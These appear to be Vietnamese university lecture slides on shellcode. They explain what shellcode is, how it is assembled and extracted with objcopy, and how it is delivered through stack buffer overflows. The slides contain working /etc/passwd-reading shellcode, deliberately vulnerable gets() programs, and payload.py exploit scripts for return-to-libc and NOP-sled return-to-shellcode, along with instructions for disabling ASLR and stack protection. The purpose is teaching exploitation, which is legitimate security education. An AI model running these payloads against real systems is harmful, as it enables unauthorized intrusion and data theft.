

PHÁT HIỆN LỖI VÀ LỖ HỒNG PHẦN MỀM

Bài 06. Shellcode

1

Khái niệm shellcode

2

Tạo shellcode

3

Tinh chỉnh shellcode

Tài liệu tham khảo

1. Chris Anley et al., "**Shellcoder's Handbook**" (Chapters 3, 8, 12), Willey, 2007
2. Jon Erickson, **Hacking: The Art of Exploitation (2e) (Chapter 5)**, No Starch Press, 2008
3. Dhaval Kapil, **Shellcode Injection**,
<https://dhavalkapil.com/blogs/Shellcode-Injection/>
4. Jon Erickson, **Writing Shellcode**,
http://users.atw.hu/exploitation/hack_artofexpl_0014.html

1

Khái niệm shellcode

2

Tạo shellcode

3

Tinh chỉnh shellcode

Nhắc lại con trỏ hàm

```
/* return_type (*pointer_name) (function_arguments); */
#include <stdio.h>
void hello(char *name){
    printf("Hello, %s!\n", name);
}
int main(){
    char st[20];
    printf("Your name: ");
    gets(st);
    void (*f)(char*);           //Declare a function pointer
    f = hello;                  //Assign a function pointer
    f(st);                      //Call the function
}
```

Lưu ý trước khi bắt đầu

- Các chương trình được biên dịch bằng gcc với các tham số
 - fno-stack-protector
 - z execstack
- Tắt chức năng Address Space Layout Randomization (ASLR) của hệ điều hành
 - sudo sysctl kernel.randomize_va_space=0

Shellcode

❑ **Shellcode** là một đoạn mã máy được tiêm vào một phần mềm có lỗ hổng và sau đó được thực thi cùng phần mềm đó

- Nguồn gốc tên gọi "shellcode": code để bung một shell (với quyền root)
- Shellcode trực tiếp can thiệp lên các thanh ghi và hướng thực thi chương trình, vì thế nó thường được viết bằng hợp ngữ rồi dịch thành mã máy
- Shellcode được biểu diễn ở dạng chuỗi hex

Ví dụ shellcode

<https://www.exploit-db.com/shellcodes/46257>

Ví dụ shellcode

```
/* Linux/x86 - Read /etc/passwd Shellcode (58 bytes) */
unsigned char shellcode[ ] =
"\x31\xc9\xf7\xe1\xeb\x2b\x5b\xb0\x05\xcd\x80\x96\xeb\x06\x31\xc0\xb0\x01\xcd\x80\x89\xf3\x31\xc0\xb0\x03\x89\xe1\x31\xd2\xb2\x01\xcd\x80\x31\xdb\x43\x39\xd8\x75\xe5\x04\x03\x88\xd3\xcd\x80\xeb\xe3\xe8\xd0\xff\xff\xff\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64";
int main()
{
    int (*func)();
    func = (int(*)()) shellcode;
    func();
    return 0;
}
```



shellcode.zip

Ví dụ shellcode

```
attt@ubuntu: ~/shellcode
attt@ubuntu:~/shellcode$ gcc tester.c -o tester -z execstack
attt@ubuntu:~/shellcode$ ./tester
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
```

Shellcode Database

- <https://www.exploit-db.com/shellcodes>
- <http://shell-storm.org/shellcode/>

Thực thi shellcode mà không hiểu rõ nó thì cũng như chạy một phần mềm không rõ nguồn gốc!

Chương trình có lỗi hổng

```
/* vuln.c */  
#include <stdio.h>  
void foo(){  
    char buf[100];  
    printf("&buf=%p\n", buf);  
    gets(buf);  
}  
int main(){  
    foo();  
    puts("Goodbye!");  
    return 0;  
}
```

Chương trình có lỗi hổng

- Khoảng cách tới Return Address:
 $0xbffff30c - 0xbffff29c = 0x70 = 112$

```
attt@ubuntu: ~/shellcode
Breakpoint 2 at 0x804845c
(gdb) c
Continuing.
&buf=0xbffff29c
AAAAAAAAAAAAAAAAAAAA


Breakpoint 2, 0x0804845c in foo ()
(gdb) info frame
Stack level 0, frame at 0xbffff310:
  eip = 0x804845c in foo; saved eip 0x804846c
  called by frame at 0xbffff330
  Arglist at 0xbffff308, args:
  Locals at 0xbffff308, Previous frame's sp is 0xbffff310
  Saved registers:
    ebp at 0xbffff308, eip at 0xbffff30c
(gdb) █
```

Return to libc: system ("ls -la") + exit(?)

```
payload.py ✕
1 distance = 112
2 buf = "\xec\xef\xfb\xbf"
3 system = "\x60\xf4\xe5\xb7"
4 exit = "\xe0\x2f\xe5\xb7"
5 cmd="ls -la\0"
6 pad = "A"*(distance-len(cmd))
7 print cmd + pad + system + exit + buf
```

```
attt@ubuntu: ~/shellcode
attt@ubuntu:~/shellcode$ python payload.py | ./vuln
&buf=0xbffff2ec
total 52
drwxrwxr-x  2 attt attt 4096 Aug 31 16:07 .
drwxr-xr-x 23 attt attt 4096 Aug 31 14:46 ..
-rwxr-xr-x  1 attt attt   63 Aug 31 14:44 build
-rw-rw-r--  1 attt attt  117 Aug 31 15:52 payload
-rw-rw-r--  1 attt attt  177 Aug 31 16:03 payload.py
-rwxrwxr-x  1 attt attt 7154 Aug 31 15:49 test
-rwxrwxr-x  1 attt attt 7154 Aug 31 13:52 tester
-rw-rw-r--  1 attt attt  331 Aug 31 15:49 tester.c
-rwxrwxr-x  1 attt attt 7196 Aug 31 15:20 vuln
-rw-rw-r--  1 attt attt  125 Aug 31 15:20 vuln.c
attt@ubuntu:~/shellcode$
```

Return to shellcode. Case 1



NOP Sled

- ❑ **NOP Sled** là một chuỗi lệnh NOP (no-operation) có tác dụng dẫn dắt CPU tới đoạn lệnh mục tiêu mà ta mong muốn
- Cần sử dụng NOP Sled khi ta không biết chính xác địa chỉ của shellcode, mà chỉ đoán chừng trong khoảng $EIP \pm \text{delta}$, trong đó $EIP - \text{delta}$ là địa chỉ của NOP Sled.

payload.py


```
import struct
shellcode =
"\x31\xc9\xf7\xe1\xeb\x2b\x5b\xb0\x05\xcd\x80\x96\xeb\x06\x31\xc0\xb0\x01\xcd\x80\x89\xf3\x31\xc0\xb0\x03\x89\xe1\x31\xd2\xb2\x01\xcd\x80\x31\xdb\x43\x39\xd8\x75\xe5\x04\x03\x88\xd3\xcd\x80\xeb\xe3\xe8\xd0\xff\xff\xff\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64"
addr_buf = 0xbfff2cc
distance = 0xbfff30c - 0xbfff29c
nop = "\x90"*40
pad = "A"*distance
EIP = struct.pack("I", addr_buf + distance + len(nop)/2)
print pad + EIP + nop + shellcode
```

Return to shellcode. Case 1

attt@ubuntu: ~/shellcode

```
attt@ubuntu:~/shellcode$ python payload.py|./vuln  
&buf=0xbffff2cc  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
```

Return to shellcode. Case 2



payload.py

```
import struct
shellcode =
"\x31\xc9\xf7\xe1\xeb\x2b\x5b\xb0\x05\xcd\x80\x96\xeb\x06\x31\xc0\xb0\x01\xcd\x80\x89\xf3\x31\xc0\xb0\x03\x89\xe1\x31\xd2\xb2\x01\xcd\x80\x31\xdb\x43\x39\xd8\x75\xe5\x04\x03\x88\xd3\xcd\x80\xeb\xe3\xe8\xd0\xff\xff\xff\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64"
addr_buf = 0xbfff2cc
distance = 0xbfff30c - 0xbfff29c
nop = "\x90"*16
pad = "A"*(distance - len(nop) - len(shellcode) -1 )
EIP = struct.pack("I", addr_buf + len(nop)/2)
print nop + shellcode + "\x00" + pad + EIP
```

Return to shellcode. Case 1

attt@ubuntu: ~/shellcode

```
attt@ubuntu:~/shellcode$ python payload.py|./vuln  
&buf=0xbffff2cc
```

```
root:x:0:0:root:/root:/bin/bash
```

```
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
```

```
bin:x:2:2:bin:/bin:/bin/sh
```

```
sys:x:3:3:sys:/dev:/bin/sh
```

```
sync:x:4:65534:sync:/bin:/bin/sync
```

```
games:x:5:60:games:/usr/games:/bin/sh
```

```
man:x:6:12:man:/var/cache/man:/bin/sh
```

```
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
```

```
mail:x:8:8:mail:/var/mail:/bin/sh
```

```
news:x:9:9:news:/var/spool/news:/bin/sh
```

```
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
```

payload.py

```
import struct
shellcode =
"\x31\xc9\xf7\xe1\xeb\x2b\x5b\xb0\x05\xcd\x80\x96\xeb\x06\x31\xc0\xb0\x01\xcd\x80\x89\xf3\x31\xc0\xb0\x03\x89\xe1\x31\xd2\xb2\x01\xcd\x80\x31\xdb\x43\x39\xd8\x75\xe5\x04\x03\x88\xd3\xcd\x80\xeb\xe3\xe8\xd0\xff\xff\xff\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64"
addr_buf = 0xbfff2cc
distance = 0xbfff30c - 0xbfff29c
nop = "\x90"*16
pad = "A"*(distance - len(nop) - len(shellcode) - 1 )
EIP = struct.pack("I", addr_buf + len(nop)/2)
print nop + shellcode + "\x00" + pad + EIP
```

**Tại sao ở đây cần có "\x00"
trong khi ở "Case1" không cần?**

Lưu ý khi lựa chọn giữa 2 phương án

❑ **Phương án 1:** đặt phía trên stack frame

- Shellcode ghi đè lên dữ liệu của caller

❑ **Phương án 2:** đặt trong stack frame

- Buffer phải đủ lớn để chứa payload
- Shellcode cũng sử dụng stack, vì thế cần đảm bảo rằng khi stack phát triển, nó sẽ không đè lên chính shellcode

1

Khái niệm shellcode

2

Tạo shellcode

3

Tinh chỉnh shellcode

Tư tưởng chung

- ❑ Shellcode trực tiếp can thiệp lên các thanh ghi và hướng thực thi chương trình, vì thế nó thường được viết bằng hợp ngữ rồi dịch thành mã máy
- **Lưu ý đặc biệt:**
 - Shellcode tức là chỉ có "code", không có dữ liệu
 - Nhưng shellcode cũng cần có dữ liệu → phải tìm cách nhúng dữ liệu vào trong code

Các bước tạo shellcode

Viết mã
bằng hợp
ngữ

Biên dịch

Trích
xuất
shellcode

Kiểm tra
shellcode

Tinh
chỉnh
shellcode

Kiểm tra shellcode

```
#include <stdio.h>

unsigned char shellcode[] =
"\x68\x21\x0a\x00\x00\x68\x6f\x72\x6c\x64\x68\x6f\x2c\x20\x77\x68\x48\x65\x6c\x6c\xba\x0e\x00\x00\x00\x89\xe1\xbb\x01\x00\x00\x00\xb8\x04\x00\x00\x00\xcd\x80\xbb\x00\x00\x00\x00\xb8\x01\x00\x00\x00xcd\x80";

int main()
{
    int (*func)();
    func = (int(*)()) shellcode;
    func();
    puts("Your shellcode failed!");
    return 0;
}
```



```
attt@ubuntu: ~/shellcode
attt@ubuntu:~/shellcode$ gcc tester.c -o tester -z execstack
attt@ubuntu:~/shellcode$ ./tester
Hello, world!
attt@ubuntu:~/shellcode$
```

Trích xuất shellcode

- Nguồn: vùng ".text" của file mã đối tượng hoặc file thực thi
- Công cụ
 - objcopy (có sẵn trong Linux)
 - bin2hex (tự viết)



bin2hexzip

```
attt@ubuntu: ~/shellcode
attt@ubuntu:~/shellcode$ objcopy -I elf32-i386 -j .text
-O binary hello hello.bin
attt@ubuntu:~/shellcode$ ./bin2hex hello.bin
unsigned char shellcode[51] = "\x68\x21\x0a\x00\x00\x68\x
6f\x72\x6c\x64\x68\x6f\x2c\x20\x77\x68\x48\x65\x6c\x6c\x
ba\x0e\x00\x00\x00\x89\xe1\xbb\x01\x00\x00\x00\xb8\x04\x
00\x00\x00\xcd\x80\xbb\x00\x00\x00\x00\xb8\x01\x00\x00\x
00\xcd\x80";
Total = 51, Null byte = 18, New line = 1
attt@ubuntu:~/shellcode$
```

Chương trình hello world thông thường

```
section .data
```

```
    msg     db 'Hello, world!',0Ah
```

```
    mark
```

```
section .text
```

```
global _start
```

```
_start:
```

```
    mov     edx, mark
```

```
    mov     ecx, msg
```

```
    sub     edx, ecx
```

```
    mov     ebx, 1
```


```
    mov     eax, 4
```

```
    int     80h
```

```
    mov     ebx, 0
```

```
    mov     eax, 1
```

```
    int     80h
```



```
attt@ubuntu: ~/shellcode
attt@ubuntu:~/shellcode$ nasm -f elf hello-norm.asm
attt@ubuntu:~/shellcode$ ld hello-norm.o -o hello-norm
attt@ubuntu:~/shellcode$ ./hello-norm
Hello, world!
attt@ubuntu:~/shellcode$
```

objdump -D -M intel hello-norm.o

Disassembly of section **.data**:

00000000 <msg>:

0: 48 dec eax

1: 65 gs

...

b: 64 21 0a and DWORD PTR

0000000e <mark>:

...

Disassembly of section **.text**:

00000000 < start>:

0: ba 0e 00 00 00 mov edx,0xe

5: b9 00 00 00 00 mov ecx,0x0

a: 29 ca sub edx,ecx

c: bb 01 00 00 00 mov ebx,0x1

11: b8 04 00 00 00 mov eax,0x4

16: cd 80 int 0x80

- Tham chiếu đến offset 0x0e và 0x00 trong .data
- Địa chỉ (tuyệt đối) cụ thể sẽ được xác định khi liên kết (link)

objdump -D -M intel hello-norm

Disassembly of section **.text**:

08048080 <_start>:

8048080:	ba b2 90 04 08	mov	edx,0x80490b2
8048085:	b9 a4 90 04 08	mov	ecx,0x80490a4
804808a:	29 ca	sub	edx,ecx
804808c:	bb 01 00 00 00	mov	ebx,0x1
8048091:	b8 04 00 00 00	mov	eax,0x4
8048096:	cd 80	int	0x80

Disassembly of section **.data**:

080490a4 <msg>:

80490a4:	48	dec	eax
80490a5:	65	gs	

....

080490b2 <mark>:

...

- Chương trình có 2 section
- Trong **.text** có tham chiếu đến địa chỉ **tuyệt đối** trong **.data**

Vấn đề định địa chỉ

- Trong shellcode thường sử dụng dữ liệu kiểu chuỗi.
- Tham chiếu đến dữ liệu trong .data được thực hiện qua địa chỉ tuyệt đối
- Không thể sử dụng địa chỉ tuyệt đối trong shellcode (ngoại trừ địa chỉ của hàm thư viện lỗi như libc)
- Cần có "mẹo" định địa chỉ tương đối

Định vị dữ liệu qua địa chỉ tương đối

1. Đưa dữ liệu vào **stack**
→ lợi dụng ESP sau lệnh PUSH
2. Đưa dữ liệu vào **.text**
→ lợi dụng địa chỉ trả về sau lệnh CALL

Đưa dữ liệu vào stack

```
section .text
global _start
_start:
```

```
;Original length = 13
```

```
PUSH 00000A21h ; !
```

```
PUSH 646c726fh ;dlro
```

```
PUSH 77202c6fh ;w ,o
```

```
PUSH 6c6c6548h ;lleH
```

```
mov edx, 14
```

```
mov ecx, esp
```

```
mov ebx, 1
```

```
mov eax, 4
```

```
int 80h
```

```
mov ebx, 0
```

```
mov eax, 1
```

```
int 80h
```

- Đưa chuỗi vào stack
- Sau lệnh PUSH cuối cùng, ESP trở đến chuỗi cần dùng



pushstzip

```
attt@ubuntu: ~/shellcode
attt@ubuntu:~/shellcode$ nasm -f elf hello-spec.asm
attt@ubuntu:~/shellcode$ ld hello-spec.o -o hello-spec
attt@ubuntu:~/shellcode$ ./hello-spec
Hello, world!
attt@ubuntu:~/shellcode$
```

objdump -D -M intel hello-spec.o

Disassembly of section **.text**:

00000000 <_start>:

0:	68 21 0a 00 00	push 0xa21
5:	68 6f 72 6c 64	push 0x646c726f
a:	68 6f 2c 20 77	push 0x77202c6f
f:	68 48 65 6c 6c	push 0x6c6c6548
14:	ba 0e 00 00 00	mov edx,0xe
19:	89 e1	mov ecx,esp
1b:	bb 01 00 00 00	mov ebx,0x1
20:	b8 04 00 00 00	mov eax,0x4
25:	cd 80	int 0x80

- Chương trình chỉ có 1 section
- Không có tham chiếu địa chỉ

objdump -D -M intel hello-spec

Disassembly of section **.text**:

08048060 <_start>:

8048060:	68 21 0a 00 00	push 0xa21
8048065:	68 6f 72 6c 64	push 0x646c726f
804806a:	68 6f 2c 20 77	push 0x77202c6f
804806f:	68 48 65 6c 6c	push 0x6c6c6548
8048074:	ba 0e 00 00 00	mov edx,0xe
8048079:	89 e1	mov ecx,esp
804807b:	bb 01 00 00 00	mov ebx,0x1
8048080:	b8 04 00 00 00	mov eax,0x4
8048085:	cd 80	int 0x80

...

- Chương trình chỉ có 1 section
- Không có tham chiếu địa chỉ
- Các mã lệnh không đổi sau khi liên kết (link)

objdump -D -M intel hello-spec

Disassembly of section **.text**:

08048060 <_start>:

8048060:	68 21 0a 00 00	push 0xa21
8048065:	68 6f 72 6c 64	push 0x646c726f
804806a:	68 6f 2c 20 77	push 0x77202c6f
804806f:	68 48 65 6c 6c	push 0x6c6c6548
8048074:	ba 0e 00 00 00	mov edx,0xe
8048079:	89 e1	mov ecx,esp
804807b:	bb 01 00 00 00	mov ebx,0x1
8048080:	b8 04 00 00 00	mov eax,0x4
8048085:	cd 80	int 0x80

...

- Chương trình chỉ có 1 section
- Không có tham chiếu địa chỉ
- Các mã lệnh không đổi sau khi liên kết (link)

Trích xuất shellcode

attt@ubuntu: ~/shellcode

```
attt@ubuntu:~/shellcode$ objcopy -I elf32-i386 -j .text  
-O binary hello-spec hello-spec.bin
```

```
attt@ubuntu:~/shellcode$ ./bin2hex hello-spec.bin
```

```
unsigned char shellcode[] = "\x68\x21\x0a\x00\x00\x68\x6f\x72\x6c\x64\x68\x6f\x2c\x20\x77\x68\x48\x65\x6c\x6c\xba\x0e\x00\x00\x00\x89\xe1\xbb\x01\x00\x00\x00\xb8\x04\x00\x00\x00\xcd\x80\xbb\x00\x00\x00\x00\xb8\x01\x00\x00\x00\xcd\x80";
```

```
Total = 51, Null byte = 18, New line = 1
```

```
attt@ubuntu:~/shellcode$
```

Kiểm tra shellcode

```
#include <stdio.h>

unsigned char shellcode[] =
